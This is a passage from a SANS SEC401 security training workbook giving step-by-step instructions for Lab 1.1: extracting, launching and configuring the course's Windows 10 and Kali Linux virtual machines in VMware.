
SEC401 | SECURITY ESSENTIALS BOOTCAMP STYLE

Workbook



SEC401 | SECURITY ESSENTIALS BOOTCAMP STYLE

Workbook

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Lab 1.1

Virtual Machine Setup

Lab 1.1 – Virtual Machine Setup

Background

In the module, you learned about the many ways virtual machines can be utilized in both lab and production environments. In this lab, you will use a virtualization application to run multiple virtual machines that are used during the rest of the course.

NOTE: The font size in command-line windows may differ slightly to allow for the best formatting.

Objectives

- Copy and extract the SANS-supplied Windows 10 virtual machine and the Kali Linux virtual machine to your hard drive.
- Start the virtual machines with VMware Workstation, Player, or Fusion if on a Mac.
- Verify network connectivity between the two virtual machines.

The SEC401 Student USB contains two virtual machines for use during the course and outside of the class. The two virtual machines are Windows 10 x64 and the Kali Linux 2.0 distribution. This exercise helps you prepare the virtual environments that you will use in this course.

Please note: The virtual machines are very large. This lab takes a lot of time due to copying and extracting the virtual machine files. We are going to spend minimal actual class time on this exercise and ask you to continue working through copying the files over as we teach the class because some systems take as long as 20-30 minutes to copy over a file and extract it.


Duration - 30 Minutes

Depending on the speed of your computer, the copying and unzipping of the virtual machines from the USB drive may cause the duration of this lab to increase. If you are attending this class at a live event, you may have to allow the virtual machines enough time to extract during lecture and catch up during a break.

Task I – Unzipping the Virtual Machines

1. Using Windows Explorer, create a folder on your C drive called "**SEC401**."

   - The easiest way to bring up Windows Explorer is to press and hold the Windows logo key on your keyboard and then press the "**E**" key. Once Explorer appears, click the "**Local Disk (C:)**" drive to open that drive and then right-click anywhere in the white space and click "**New > Folder**" as shown below. Once the folder appears, name it "**SEC401**."



2. Inside your "**C:\SEC401**" folder, create two folders called "**Windows 10" and "Kali Linux**" using the same technique you used in the previous step.

3. Insert the SEC401 USB into your laptop. Depending on the number of drives installed on your computer, it may show up as a letter such as "**SEC401 (E:),**" "**SEC401 (F:),**" or something similar.

4. Using Windows Explorer, click the USB drive.

5. **If you do not have a program installed to unzip a zip file**, double-click the folder "**7-Zip.**" Inside this folder are two installers:
   - **7z1514-x64.exe** – For 64-bit versions of Windows
   - **7zX_1.7.1.dmg** – For Mac OS X
   - Unless your host OS is Mac OS X, double-click the "**7z1514-x64.exe**" installer because the laptop requirements specify that your host OS must be 64-bit. Follow all defaults. If your host OS is Mac OS X and 7-Zip is not already installed, please install the "**.dmg**" package.

6. From the USB drive, copy/drag the "**SANS_WIN10.zip**" file over to your "**C:\SEC401\Windows 10**" folder.

7. As shown previously, open two instances of File Explorer, one for the USB drive and one for the C drive.


   Note: This may take time to copy depending on the type of USB port on your computer, the processor speed, and hard disk space available.

8. Copy/drag the "**Kali-Linux-2016.1-vm-amd64.zip**" file to your "**C:\SEC401\Kali Linux**" folder.

   Note: This may take time to copy depending on the type of USB port on your computer, the processor speed, and hard disk space available.

9. After the files have successfully copied to your host, extract the "**SANS_WIN10.zip**" file from within the "**C:\SEC401\Windows 10**" folder. For Windows, see the following example:

   - If using 7-Zip, right-click the "**SEC401 – Windows 10 x64.zip**" file to get the "7-Zip" options and select "**Extract Here.**" If 7-Zip is not showing as an option, check to ensure that it was successfully installed. Extracting the file will result in the creation of a subdirectory with the same name as the compressed file.



   - After a long extraction process (maybe 3 to 10 minutes), you should see the folder containing your virtual machine and associated files.

10. Perform the same extraction method on the "**Kali-Linux-2016.1-vm-amd64.zip**" file from your "**C:\SEC401\Kali Linux**" folder using an unzipping product such as 7-Zip.


11. As part of the laptop requirements, you should have installed the VMware Workstation 12 Player or a newer version of it. If VMware Player is not installed, install VMware Player on your computer by downloading it from http://www.VMware.com. VMware Workstation or similar products will also work, such as VMware Fusion.

12. Start VMware Player and open (`Player -> FILE -> OPEN`) the Windows 10 virtual machine located in the Windows folder. Once you have navigated to this folder, click the "**SANS_WIN10.vmx**" file. (Hint: You can also double-click the VMX file.)


    Note: You may also use VMware Workstation if you have a licensed or trial copy, using the same method, and you can use VMware Fusion if you are on a Mac.

Task 2 – Launching the Windows 10 Virtual Machine

1. Power on the Windows virtual machine by pressing the green Play button.




2. When prompted, select "I Copied It," as shown below.




NOTE: If you get a message saying, "Cannot connect the virtual device sata0:1..." or similar, simply click "No."

NOTE: If you receive a message to download VMware tools you can click Remind Me Later since VMware Tools are not required for this class.



NOTE: If you receive a message about discovery of new hardware, you can also click OK. During the initial startup process, depending on your hardware, you might receive additional messages.

NOTE: If you get the following error, **"This host is VT-capable, but VT is disabled,"** or a similar error, please see below; otherwise, skip to the next step.




The first thing to try is to verify that VT technology is enabled in the BIOS, as described in this VMware guide on 64-bit (http://www.VMware.com/pdf/processor_check.pdf). This document is located in the SEC401 USB drive for your convenience, as is the "Processor Check for 64-Bit Compatibility" executable from VMware.

As stated in the laptop requirements, it is critical that your CPU and operating system **support 64-bit** so that the 64-bit guest virtual machine will run on your laptop. VMware provides a free tool for Windows and Linux that will detect whether or not your host supports 64-bit guest virtual machines. It is available here: https://my.vmware.com/web/vmware/details/processor_check_5_5_dt/dCpiQGhkYmRAZQ. For further troubleshooting, the article at http://www.computerhope.com/issues/ch001121.htm also provides good instructions for Windows users to determine more about the CPU and OS capabilities. For Macs, please use the support page from Apple at http://www.apple.com/support/ to determine 64-bit capability.


Task 3 – Initial Setup for the Windows 10 Virtual

1. You are receiving a 4 month Windows 10 license with your materials for the course. The key has already been set in the operating system.


2. When Windows boots, you will see the following screen outlining the terms and conditions of the licensing agreement. If after 4 months you wish to continue using this Windows 10 virtual machine you will need to purchase a new key from Microsoft.




3. There is a User Account called **SEC401-Student** with a password of **SEC401.** This account should be used for all of the exercises for this class.




4. This step is optional – if you are going to use English, you can skip to Task 4. If you wish to change the language settings for the keyboard, type "edit language" at the bottom-left of your Windows Desktop and click the option "Edit language and keyboard options" as shown:






5. Next, click "Add a language" as shown below:



6. You should get the following window that shows the many languages you can choose from:

Select the desired language. For this example, select "Belarusian."




7. The language should now be added. Click "Set as default," and then close the window.


Task 4 – Initialize the Kali Linux Virtual Machine

1. Start a second instance of VMware Player and open (**`Player ->FILE -> OPEN`**) the Kali Linux virtual machine located in the newly extracted "**Kali-Linux-2016.1-vm-amd64"** folder located at "**C:\SEC401\Kali Linux.**" Once you have navigated to this folder, click the "**Kali-Linux-2016.1-vm-amd64.vmx**" file.

2. The default Memory setting for this VM is 512 MB. If you are familiar with using VMware and know how to increase the amount of RAM, you may optionally allocate more memory to this VM if you have it available on your host. This is not required.


3. Power on the Kali Linux virtual machine by pressing the green Play button, and when prompted, select "I copied it" as shown below.





*NOTE: **If you are using a Mac**, you may get prompted asking if you would like to upgrade the virtual machine. Click the "Don't Upgrade" option as shown below:*


You may also get the following popup box about other Virtual Machines in use. Click "OK" if this appears:



